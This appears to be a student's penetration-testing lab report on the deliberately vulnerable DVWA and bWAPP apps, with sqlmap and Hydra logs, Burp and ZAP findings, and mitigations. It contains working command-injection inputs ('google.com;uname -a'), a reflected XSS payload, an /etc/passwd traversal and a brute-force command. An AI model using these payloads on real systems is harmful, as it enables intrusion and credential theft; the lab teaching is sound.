[18:02:03] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSK.SJN)'
[18:02:03] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (JSON)'
[18:02:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[18:02:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[18:02:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[18:02:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[18:02:03] [INFO] testing 'MySQL boolean-based blind - Parameter replace (boolean - original value)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[18:02:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[18:02:03] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'Informix boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[18:02:03] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[18:02:03] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[18:02:03] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[18:02:03] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[18:02:03] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[18:02:03] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[18:02:03] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[18:02:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[18:02:03] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[18:02:03] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[18:02:03] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause'
[18:02:03] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause'
[18:02:03] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[18:02:03] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[18:02:03] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - Stacked queries'
[18:02:03] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[18:02:03] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[18:02:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (F)'
[18:02:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries'
[18:02:03] [INFO] testing 'Oracle boolean-based blind - Stacked queries'
[18:02:03] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[18:02:03] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:02:03] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:02:03] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'

```

Mitigation: Parameterized queries.

Burp Suite

Request tampering → parameter manipulation.

Impact: Privilege escalation/data modification.

The screenshot shows the Burp Suite interface with the following details:

- Request History:** A table listing captured requests from 19:04:27 to 19:09:53. The first few rows show:
 - 19:04:27 2 Sep 2.. HTTP → Request POST http://o.pki.google2
 - 19:04:29 4 Sep 2.. HTTP → Request POST http://o.pki.google2
 - 19:09:52 4 Sep 2.. HTTP → Request GET http://deceptor1.firefox.com/success.txt?ip6
 - 19:09:52 4 Sep 2.. HTTP → Request GET http://deceptor1.firefox.com/success.txt?ip4
 - 19:09:53 4 Sep 2.. HTTP → Request GET http://deceptor1.firefox.com/success.txt?ip4
 - 19:09:53 4 Sep 2.. HTTP → Request GET http://deceptor1.firefox.com/success.txt?ip6
- Request View:** A detailed view of a selected request (POST to http://o.pki.google2). The raw request body is as follows:


```

1 POST /v2 HTTP/1.1
2 Host: o.pki.google
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US;eng;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/octcp-request
8 Content-Length: 89
9 Connection: keep-alive
10 Priority: u2
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14 0Q00M0MK010+9b04u%W!@#i{S!Piy>7$Å=i>149mB0%i=y,>
15 140c
      
```
- Event Log:** Shows 1 issue found in the event log.


Mitigation: Server-side validation.

OWASP ZAP:

Missing security headers (X-Frame-Options, CSP).

Reflected XSS confirmed.

Impact: Medium-High risks.



The screenshot shows the ZAP interface with an 'Automated Scan' in progress. The URL to attack is set to <http://127.0.0.1/dwba/>. The 'Attack' button is highlighted. The progress bar at the bottom indicates the attack is complete. On the left, the 'Alerts' tab is selected, showing a list of findings including:

- Content Security Policy (CSP) Header Not Set
- Directory Browsing (3)
- Hidden File Found
- Missing Anti-Clickjacking Header (2)
- Content No-Hot-Replace (1)
- Double Submit Cookie Attribute (3)
- Server Leaks Version Information via 'Server'
- X-Content-Type-Options Header Missing (4)
- Authentication Request Identified
- Session Management Response Identified (3)
- User Agent Fuzzer (72)

The screenshot shows the ZAP interface with the following details:

- Header:** Text
- Body:** Text
- Response:**

```
HTTP/1.1 200 OK
Date: Wed, 04 Sep 2025 14:01:24 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-Length: 1544
Content-Type: text/html; charset=UTF-8
```
- Code:**

```
</head>
<body>
<h1>Index of /dwww/dwww/css/</h1>
<table>
<tr><td>Name</td><td>Size</td><td>Last Modified</td><td>Actions</td></tr>
<tr><td>..</td><td>5</td><td></td><td><a href="/dwww/dwww/css/..">Parent Directory</a></td></tr>
```
- Output:** Active Scan
- Alerts (11):**
 - Content Security Policy (CSP) Header Not Set
 - Directory Browsing (3)
 - Hidden File Found
 - Missing Anti-clickjacking Header (2)
 - Cookie No HttpOnly Flag (3)
 - Cookie without SameSite Attribute (3)
 - Server Leaks Version Information via 'Server' Header (1)
 - Content-Type Options Header Missing (4)
 - Authentication Request Identified
 - Session Management Response Identified (3)
 - User Agent Fuzzer (72)
- Other Info:**

Solution:
Disable directory browsing. If this is required, make sure the listed files does not induce risks.

Reference:
<https://httpd.apache.org/docs/mod/core.html#options>

The screenshot shows the ZAP interface with the following details:

- Header:** HTTP/1.1 200 OK
Date: Thu, 04 Sep 2016 14:01:24 GMT
Server: Apache/2.4.65 (Debian)
Vary: Accept-Encoding
Content-type: text/html; charset=ISO-8859-1
Content-length: 8666
- Page Content:**<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN"><html><head><title>Apache Status</title></head><body><h1>Apache Server Status for 127.0.0.1 (via 127.0.0.1)</h1><dt>Server Version: Apache/2.4.65 (Debian)</dt><dt>Server NPM: prefork</dt>
- Alerts:** 11 items found:
 - Content Security Policy (CSP) Header Not Set
 - Directory Browsing (3)
 - Hidden File Found
 - Missing Anti-clickjacking Header (2)
 - Request No HttpMethod Field (1)
 - Cookie Without Secure Attribute (3)
 - Server Leaks Version Information via Server
 - X-Content-Type-Options Header Missing (4)
 - Authentication Request Identified
 - Session Management Response Identified (3)
 - User Agent Fuzzer (72)
- Output:** Active Scan

The screenshot shows the ZAP interface with the following details:

- Header:** HTTP/1.1 208 OK
Date: Thu, 04 Sep 2009 14:01:16 GMT
Server: Apache/2.2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1342
- Content-Type:** <!DOCTYPE html>
<html lang="en-GB">
 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
- Alerts:** 11 items found, including:
 - Content Security Policy (CSP) Header Not Set
 - Directory Browsing (3)
 - Hidden File Found
 - Missing Anti-clickjacking Header (2)
 - Cookie No HttpOnly Flag (3)
 - Cookie without SameSite Attribute (3)
 - Server Leaks Version Information via 'Server'
 - X-Content-Type-Options Header Missing (4)
 - Authentication Request Identified
 - Session Management Response Identified (3)
 - User Agent Fuzzer (72)
- Missing Anti-clickjacking Header (2):** URL: http://127.0.0.1/dw/a/login.php, Risk: Medium, Confidence: Medium, Parameter: x-frame-options. The description states: "The response does not protect against 'Clickjacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options."
- Other Info:** Solution: Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app. If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
- Reference:** <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

Mitigation: Add headers, encode inputs.

4.2 bWAPP Findings:

The screenshot shows the main portal page of bWAPP. At the top right, there are dropdown menus for 'Choose your bug' (set to 'bWAPP v2.2') and 'Set your security level' (set to 'low'). Below these are social sharing icons for Twitter, LinkedIn, Facebook, and Email. The main content area features a yellow banner with the text 'an extremely buggy web app!' and a logo of a cartoon character with wings. To the left, a sidebar lists various exploit categories under 'bWAPP v2.2': A1 - Injection / HTML Injection - Reflected (GET), HTML Injection - Reflected (POST), HTML Injection - Reflected (Current URL), HTML Injection - Stored (Blog), iFrame Injection, LDAP Injection (Search), Mail Header Injection (SMTP). Below this is a 'Hack' button. The footer contains a small watermark for 'NATIONAL CENTERS FOR MISSING & EXPLOITED CHILDREN'.

Cross-Site Scripting (Reflected):

Details: Injected <script> payload executed in the browser.

Impact: Leads to hijacking and phishing.

This screenshot shows the 'XSS - Reflected (GET)' page of bWAPP. The URL in the address bar is '127.0.0.1/bWAPP/xss_get.php?firstname=<script>alert(XSS)</script>&lastname=a&form=submit'. The page content includes a form for entering a first name and last name, both of which have been populated with the reflected payload. The page also displays a welcome message 'Welcome a' and a watermark for 'NATIONAL CENTERS FOR MISSING & EXPLOITED CHILDREN'.

The screenshot shows a Firefox browser window with several tabs open. The active tab is '127.0.0.1/bWAPP/xss_get.php?firstname=<script>alert('XSS')%2fscript>&lastname=&form=submit'. The page title is 'Task1 DWA All findings > bWAPP - XSS'. The main content area displays the bWAPP logo and a message: 'an extremely buggy web app!'. Below this is a form with fields for 'First name:' and 'Last name:', both containing the value '<script>alert('XSS')</script>'. To the right of the form is a modal dialog box from '127.0.0.1' titled 'XSS' with an 'OK' button. The status bar at the bottom of the browser shows 'Read 127.0.0.1'.

Mitigation: Apply input/output encoding and CSP.

OS Command Injection:

Details: Injected OS commands executed on DNS lookup functionality.

Impact: Remote Command Execution possible.

The screenshot shows a Firefox browser window with several tabs open. The active tab is '127.0.0.1/bWAPP/commandi.php'. The page title is 'Task1 DWA All findings > bWAPP - OS Command'. The main content area displays the bWAPP logo and a message: 'an extremely buggy web app!'. Below this is a form with a 'DNS lookup:' field containing 'google.com' and a 'Lookup' button. To the right of the form is a modal dialog box from '127.0.0.1' with the text 'Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: google.com Address: 142.251.42.78 Name: google.com Address: 2404-6800-4009-831-200'. The status bar at the bottom of the browser shows 'Read 127.0.0.1'.

The screenshot shows a Firefox browser window with several tabs open, including "Inbox (3,129) - meghand", "Cyber Security Task1 - F", "WhatsApp", "Task1 DWWA All findings", and "127.0.0.1/bWAPP/commandi.php". The main content area displays the bWAPP homepage with a yellow header: "Choose your bug: bWAPP v2.2 Hack", "Set your security level: low Set Current: low". Below the header, there's a sub-header "an extremely buggy web app!" and a navigation bar with links like "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". A section titled "/ OS Command injection /" contains a "DNS lookup" field with "www.nsa.gov" and a "Lookup" button. The results show: "Server: 192.168.1.1 Address: 192.168.1.1853 Non-authoritative answer: Name: google.com Address: 142.251.42.78 Name: google.com Address: 2404:6800:4009:831::200e". On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

This screenshot is nearly identical to the one above, showing the same browser setup and bWAPP interface. The difference is in the DNS lookup results. Instead of "www.nsa.gov", the user has entered "google.com/whoami" in the lookup field. The results now show: "Server: 192.168.1.1 Address: 192.168.1.1853 Non-authoritative answer: Name: google.com Address: 142.251.42.78 Name: google.com Address: 2404:6800:4009:831::200e". The rest of the page content, including the social sharing icons and footer information, remains the same.

The screenshot shows a Firefox browser window with several tabs open, including "Inbox (3,129) - meghand", "Cyber Security Task1 - F", "WhatsApp", "Task1 DVWA All findings", and "127.0.0.1/bWAPP/commandi.php". The main content area displays the bWAPP homepage with a yellow header: "Choose your bug: bWAPP v2.2 Hack", "Set your security level: low Set Current: low". Below the header, there's a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. A section titled "/ OS Command Injection /" contains a form with "DNS lookup: www.nsa.gov" and a "Lookup" button. The response shows: "Server: 192.168.1.1 Address: 192.168.1.1853 Non-authoritative answer: Name: google.com Address: 142.251.221.238 Name: google.com Address: 2404:6800:4009:807:200e www-data". On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. At the bottom, a footer bar reads: "bWAPP is licensed under CC-BY-NC-SA © 2.2.4 MME BVBA / Follow @bWAPP on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive scan?".

This screenshot shows the same Firefox setup as the first one. The main content area displays the bWAPP homepage with a yellow header: "Choose your bug: bWAPP v2.2 Hack", "Set your security level: low Set Current: low". Below the header, there's a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. A section titled "/ OS Command Injection /" contains a form with "DNS lookup: google.com;uname -a" and a "Lookup" button. The response shows: "Server: 192.168.1.1 Address: 192.168.1.1853 Non-authoritative answer: Name: google.com Address: 142.251.221.238 Name: google.com Address: 2404:6800:4009:807:200e www-data". On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. At the bottom, a footer bar reads: "bWAPP is licensed under CC-BY-NC-SA © 2.2.4 MME BVBA / Follow @bWAPP on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive scan?".

The screenshot shows a Firefox browser window with several tabs open, including 'Inbox (3,129) - meghandi...', 'Cyber Security Task1 - F...', 'WhatsApp', 'Task1 DWA All findings', and 'bWAPP - OS Command ...'. The main content area is titled '/ OS Command Injection /' and displays a DNS lookup for 'www.nsa.gov'. The results show the server's IP address and other details. The top right of the page has a yellow header with 'Choose your bug' set to 'bWAPP v2.2' and 'Hack', and a dropdown for 'Set your security level' set to 'low'. Below the header are social sharing icons for Twitter, LinkedIn, Facebook, and Email. At the bottom, there is a footer bar with the text 'bWAPP is licensed under ...' and a link to 'Follow @bWAPP on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive ...'.


Mitigation: Restrict inputs and avoid direct shell calls.

Local File Inclusion (LFI):

Details: Injected '.../etc/passwd' revealed sensitive system files.

Impact: Can disclose system credentials and configs.

The screenshot shows a Firefox browser window with several tabs open, including 'Inbox (3,130) - meghandi...', 'Cyber Security Task1 - F...', 'WhatsApp', 'Task1 DWA All findings', and 'bWAPP - Missing Functionality ...'. The main content area is titled '/ Remote & Local File Inclusion (RFI/LFI) /' and displays a form for selecting a language ('English') and a 'Go' button. The top right of the page has a yellow header with 'Choose your bug' set to 'bWAPP v2.2' and 'Hack', and a dropdown for 'Set your security level' set to 'low'. Below the header are social sharing icons for Twitter, LinkedIn, Facebook, and Email. At the bottom, there is a footer bar with the text 'bWAPP is licensed under ...' and a link to 'Follow @bWAPP on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive ...'.



Mitigation: Restrict file path traversal, apply allowlists.



Unrestricted File Upload

Description

The file upload functionality in bWAPP does not properly validate user-supplied files. Attackers can upload arbitrary files (e.g., a PHP web shell) disguised as legitimate formats such as `.jpg` or `.png`. Once uploaded, these files can be accessed from the server's upload directory and executed remotely, granting full control over the underlying system.

Impact

Remote Code Execution (RCE) through malicious scripts.
Unauthorized server access and potential full system compromise.
Malware upload leading to data exfiltration, ransomware, or pivoting attacks.




Mitigation

Implement **strict file type validation** using both MIME type and file extension checks.
Store uploaded files **outside the web root** to prevent direct execution.
Rename uploaded files with **randomized names** to prevent predictable access.
Disable execution permissions on the upload directory.

Hydra Brute Force:

Cracked **bee :bug** credentials.

Impact: Unauthorized access.



The screenshot shows a terminal window titled 'root@kali:/home/meghan'. The command run was 'hydra -L usernames.txt -P passwords.txt 127.0.0.1 http-post-form "/NWAPP/login.php:login=USER&password=PASS"&form%submit=Invalid'.

```
root@kali:~/home/meghan
hydra -L usernames.txt -P passwords.txt 127.0.0.1 http-post-form "/NWAPP/login.php:login=USER&password=PASS"&form%submit=Invalid"
Hydra v9.5 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-05 18:53:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -t to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10400 login tries (0x200/p1000), +$0 tries per task
[DATA] host: 127.0.0.1, service: http-post-form, user: bee, pass: bug, type: password, form: /NWAPP/login.php:login=USER&password=PASS"&form%submit=Invalid
[STATUS] 4575.00 tries/min, 4575 tries in 00:01m, 5825 to do in 00:02h, 16 active
[STATUS] 4644.59 tries/min, 928 tries in 00:02m, 1111 to do in 00:03h, 16 active
[INFO] 1 password attempt(s) made, 1 password(s) correct
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-05 18:56:02
#
```

Mitigation: Strong creds, account lockout.

SQLMap:

Detected SQLi in SQLite backend.

Impact: Data theft.

```
root@kali: /home/mehgan
Session Actions Edit View Help
└── root@kali: /home/mehgan
# sqlmap -u "http://127.0.0.1/BWAPP/sql_2.php?id=1" \
--cookie="PHPSESSID=f39cad65c9b0ebfcfc138462cf3fb5211; security_level=0" \
--risk=3 --level=1 --batch --flush-session --db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 19:21:04 / 2025-09-05

[19:21:04] [INFO] Flushing session file
[19:21:04] [INFO] Testing for GET parameter 'id' in the target URL
got a 302 redirect to "http://127.0.0.1/BWAPP/login.php". Do you want to follow? [Y/n] Y
[19:21:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:21:04] [INFO] testing if the target URL content is stable
[19:21:04] [INFO] WARNING: GET parameter 'id' might be dynamic
[19:21:03] [WARNING] Heuristic (basic) test shows that GET parameter 'id' might not be injectable
[19:21:03] [INFO] testing for SQL injection on GET parameter 'id'
[19:21:03] [INFO] testing 'AND boolean-based blind - WHERE OR HAVING clause'
[19:21:03] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause'
[19:21:03] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (NOT)'
[19:21:03] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (subquery - comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (subquery - comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE OR HAVING clause (comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE OR HAVING clause (NOT - comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (MySQL comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (NOT - MySQL comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE OR HAVING clause (Microsoft Access comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (Oracle comment)'
